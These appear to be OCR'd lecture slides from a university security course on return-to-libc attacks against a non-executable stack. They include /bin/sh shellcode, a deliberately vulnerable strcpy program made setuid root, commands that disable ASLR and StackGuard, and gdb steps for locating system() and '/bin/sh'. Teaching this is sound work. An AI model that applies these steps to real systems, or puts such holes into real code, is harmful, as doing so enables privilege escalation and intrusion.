RETURN-TO-LIBC ATTACKS

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)
LECTURE 10

Outline

- Non-executable Stack countermeasure
- How to defeat the countermeasure
- Tasks involved in the attack
- Function Prologue and Epilogue
- Launching attack

Non-executable Stack

Running shellcode in C program **shellcode.c**

```
1 /* shellcode.c */
2 #include <string.h>
3
4 const char code[] =
5   "\x31\xc0\x50\x68//sh\x68/bin"
6   "\x89\xe3\x50\x53\x89\xe1\x99"
7   "\xb0\x0b\xcd\x80";
8
9 int main(int argc, char **argv)
10 {
11    char buffer[sizeof(code)];
12    strcpy(buffer, code);
13    ((void(*)( ))buffer)( );
14 }
```

Place the shellcode in a buffer located on the stack

Cast the buffer as a function and calls the function which consequently calls shellcode

Non-executable Stack

- Setting stack to be **executable** using gcc

```
[02/20/23]seed@VM:~/.../lecture10$ gcc -m32 -z execstack shellcode.c
[02/20/23]seed@VM:~/.../lecture10$ ./a.out
$
```

- Setting stack to be **non-executable** using gcc (compiler option: **noexecstack**)

```
[02/20/23]seed@VM:~/.../lecture10$ gcc -m32 -z noexecstack shellcode.c
[02/20/23]seed@VM:~/.../lecture10$ ./a.out
Segmentation fault
```

Non-executable Stack

- gcc -z **noexecstack**

  Turns on a **special "non-executable stack" bit** in the **header** of the generated binary 'a.out'

  Can also set this bit in the executable header directly using the **execstack** tool (not during gcc compilation)

```
[02/16/23]seed@VM:~/.../lecture10$ execstack -s a.out
[02/16/23]seed@VM:~/.../lecture10$ ./a.out
$ exit
[02/16/23]seed@VM:~/.../lecture10$ execstack -c a.out
[02/16/23]seed@VM:~/.../lecture10$ ./a.out
Segmentation fault
```

Non-executable Stack (Display a.out Header Content)

```
[02/20/23]seed@VM:~/.../lecture10$ readelf -l a.out

Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x0041c 0x0041c R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x00320 0x00320 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001c0 0x001c0 R   0x1000
  LOAD           0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW  0x1000
  DYNAMIC        0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002024 0x00002024 0x00002024 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x002ed8 0x00003ed8 0x00003ed8 0x00128 0x00128 R   0x1
```

-l option to read program headers

Non-executable Stack

- gcc -z **noexecstack**

  Turns on a **special "non-executable stack" bit** in the **header** of the generated binary 'a.out'


  Can also set this bit in the executable header directly using the **execstack** tool

```
[02/20/23]seed@VM:~/.../lecture10$ execstack -s a.out
[02/20/23]seed@VM:~/.../lecture10$ readelf -a a.out > exec.txt
[02/20/23]seed@VM:~/.../lecture10$ execstack -c a.out
[02/20/23]seed@VM:~/.../lecture10$ readelf -a a.out > noexec.txt
[02/20/23]seed@VM:~/.../lecture10$ diff exec.txt noexec.txt
76c76
<   GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
---
>   GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
```

E for Execute

Non-executable Stack

- When program is executed, **OS** allocates memory for this program and **checks this bit** to decide whether to **mark stack memory as executable or not** using the page table entry **XD/NX bit** as discussed in previous lecture




- **Note:** XD/NX bit can also be **disabled globally** via **BIOS** menu, or by **booting with noexec=off from the kernel command line window** (Linux kernel). This can be **dangerous,** as it allows any code found in any memory page to be executed

How to Defeat This Countermeasure

Jump to existing code: e.g. **`libc`** library.

Function: `system(cmd)`: `cmd` argument is a command which gets executed.



Environment Setup (Vulnerable stack.c Program)

```
16 int main(int argc, char **argv)
17 {
18     char str[400];
19     FILE *badfile;
20
21     badfile = fopen("badfile", "r");
22     fread(str, sizeof(char), 300, badfile);
23     foo(str);
24
25     printf("Returned Properly\n");
26     return 1;
27 }
```

Reading 300 bytes of data from badfile.

Storing the file contents into a str variable of size 400 bytes.

Calling foo function with str as an argument.

Note : badfile is created by the user and hence the contents are in control of the user.

Environment Setup (Vulnerable stack.c Program)

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```

Environment Setup

- “Non executable stack” countermeasure is switched ***on***
- StackGuard protection is switched ***off***
- address randomization is turned ***off***
- Root owned Set-UID program.

```
[02/21/23]seed@VM:~/.../lecture10$ gcc -m32 -g -fno-stack-protector -z noexecstack -o stack stack.c
[02/21/23]seed@VM:~/.../lecture10$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/21/23]seed@VM:~/.../lecture10$ cat /proc/sys/kernel/randomize_va_space
0
[02/21/23]seed@VM:~/.../lecture10$ ls -l stack
-rwxrwxr-x 1 seed seed 18316 Feb 21 15:47 stack
[02/21/23]seed@VM:~/.../lecture10$ sudo chown root stack
[02/21/23]seed@VM:~/.../lecture10$ sudo chmod u+s stack
[02/21/23]seed@VM:~/.../lecture10$ ls -l stack
-rwsrwxr-x 1 root seed 18316 Feb 21 15:47 stack
[02/21/23]seed@VM:~/.../lecture10$ sudo ln -sf /bin/zsh /bin/sh
[02/21/23]seed@VM:~/.../lecture10$
```

Overview of the Attack

Task A : Find address of `system()`.

- *To overwrite return address with system()'s address.*

Task B : Find address of the "/bin/sh" string.

- *To run command "/bin/sh" from system()*

Task C : Construct arguments for `system()`

- *To find location in the stack to place "/bin/sh" address (argument for system())*

Task A : To Find `system()`'s Address.

- **libc library is loaded in memory** when a program runs.
- For the same program, the library is loaded in the **same location**. Hence, we can use **gdb** to find the location of the library functions. (**if ASLR is disabled**)
- Debug the vulnerable program using **gdb**
- Using `p` (print) command, print address of `system()` and `exit()`.

Task A : To Find `system()`'s Address.

```
seed@VM:~/.../lecture10$ rm badfile
seed@VM:~/.../lecture10$ touch badfile
seed@VM:~/.../lecture10$ gdb -q stack
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack...
gdb-peda$ run
Starting program: /home/seed/demos/lecture10/stack
Returned Properly
[Inferior 1 (process 762607) exited with code 01]
Warning: not running
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ print exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```

Same address each time program is executed if ASLR is disabled

Task A : To Find `system()`'s Address.

- If **ASLR** is **enabled**

```
$1 = {<text variable, no debug info>} 0xf7ddd420 <system>
gdb-peda$ quit
[02/16/23]seed@VM:~/.../lecture10$ gdb -q stack_32bit
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" wit
  if pyversion is 3:
Reading symbols from stack_32bit...
gdb-peda$ run
Starting program: /home/seed/demos/lecture10/stack_32bit
Returned Properly
[Inferior 1 (process 16881) exited with code 01]
Warning: not running
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7d88420 <system>
```

Address is **different** each time program is executed


Task B : To Find “/bin/sh” String Address

- ‘/bin/sh” string has to be placed in memory and its address known
- Two ways:

  1) exploit the buffer overflow vulnerability to place the string onto the stack and use gdb to find its address.


  2) Pass the string “/bin/sh” as an environment variable.
  Remember: exported environment variables in the shell process are always passed to the child process. When vulnerable program is run within the shell, the exported environment variable is passed to the vulnerable process and is **saved in the stack region of process memory**.

Shell Variables & Environment Variables: Recap



- Environment variables are **stored in the stack region** of both a parent and a child **process**

Task B : To Find “/bin/sh” String Address



Task B : To Find “/bin/sh” String Address

envaddr.c : Code to display address of environment variable

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

Task B : To Find “/bin/sh” String Address

Export “MYSHELL” environment variable and execute the code.


```
[02/21/23]seed@VM:~/.../lecture10$ gcc -m32 -o env55 envaddr.c
[02/21/23]seed@VM:~/.../lecture10$ export MYSHELL="/bin/sh"
[02/21/23]seed@VM:~/.../lecture10$ ./env55
  Value:   /bin/sh
  Address: ffffd468
```

Make sure you compile for 32-bit as our vulnerable program stack.c will also be compiled for 32-bit architecture. If you do not pass this option, it will compile it into a 64-binary which may have different address offsets for all environment variables in memory of env55 program compared to the memory addresses of the vulnerable stack program. I.e., the address to “‘/bin/sh” shown here, if we did not pass -m32 option, cannot be used later in our attack script.

Task B : Some Considerations

- Address of “MYSHELL” environment variable is **sensitive to the length of the program name**.
- If the program name is changed from env55 to env7777, we get a different address.

```
[02/21/23]seed@VM:~/.../lecture10$ gcc -m32 -o env7777 envaddr.c
[02/21/23]seed@VM:~/.../lecture10$ ./env7777
  Value:   /bin/sh
  Address: ffffd464
```



4 instead of 8 since the two additional characters in the name of the program “77” push the address space by 2 bytes (2 extra bytes for address alignment)

Task B : Some Considerations

```
[02/21/23]seed@VM:~/.../lecture10$ gcc -m32 -g -o env55 envaddr.c
[02/21/23]seed@VM:~/.../lecture10$ gdb env55
```

```
gdb-peda$ b main
Breakpoint 1 at 0x11ed: file envaddr.c, line 6.
gdb-peda$ run
Starting program: /home/seed/demos/lecture10/env55
```

```
Breakpoint 1, main () at envaddr.c:6
6       {
gdb-peda$ x/60s *((char **) environ)
0xffffd41e:     "SHELL=/bin/bash"
0xffffd42e:     "SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1879,unix/VM:/tmp/.ICE
-unix/1879"
0xffffd478:     "MYSHELL=/bin/sh"
0xffffdf7d:     "GDMSESSION=ubuntu"
0xffffdf8f:     "DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus"
0xffffdfc5:     "OLDPWD=/home/seed"
0xffffdfd7:     "/home/seed/demos/lecture10/env55"
```

Display **60** environment variables

lower


higher

Program name is pushed onto stack first which affects the memory locations of the environment variables (which are pushed next).

Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.


Need to know where exactly ebp is after we have "returned" to `system()`, so we can put the argument at `ebp + 8`.



Stack Frame for the **system()** function

Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}

void main() {
        func(3, 6);
}
```




Recap : Activation Record (Example - Classic IA32)

```
void main() {
        func(3, 6);
}
```

```
30:     6a 06           push   0x6
32:     6a 03           push   0x3
34:     e8 fc ff ff ff  call   35
39:     83 c4 08        add    sp,0x8
3c:     90              nop
3d:     c9              leave
3e:     c3              ret
```


(Intel Format)



Recap : Activation Record (Example - Classic IA32)

```
void main() {
        func(3, 6);
}
```


```
30:     6a 06           push   0x6
32:     6a 03           push   0x3
34:     e8 fc ff ff ff  call   35
39:     83 c4 08        add    sp,0x8
3c:     90              nop
3d:     c9              leave
3e:     c3              ret
```



Recap : Activation Record (Example - Classic IA32)


```
void main() {
        func(3, 6);
}
```

```
30:     6a 06          push   0x6
32:     6a 03          push   0x3
34:     e8 fc ff ff ff call   35
39:     83 c4 08       add    sp,0x8
3c:     90             nop
3d:     c9             leave
3e:     c3             ret
```



Recap : Activation Record (Example - Classic IA32)

```
void main() {
        func(3, 6);
}

 30:    6a 06          push   0x6
 32:    6a 03          push   0x3
 34:    e8 fc ff ff ff call   35
 39:    83 c4 08       add    sp,0x8
 3c:    90             nop
 3d:    c9             leave
 3e:    c3             ret

; IP updates to point to first instruction in func
```

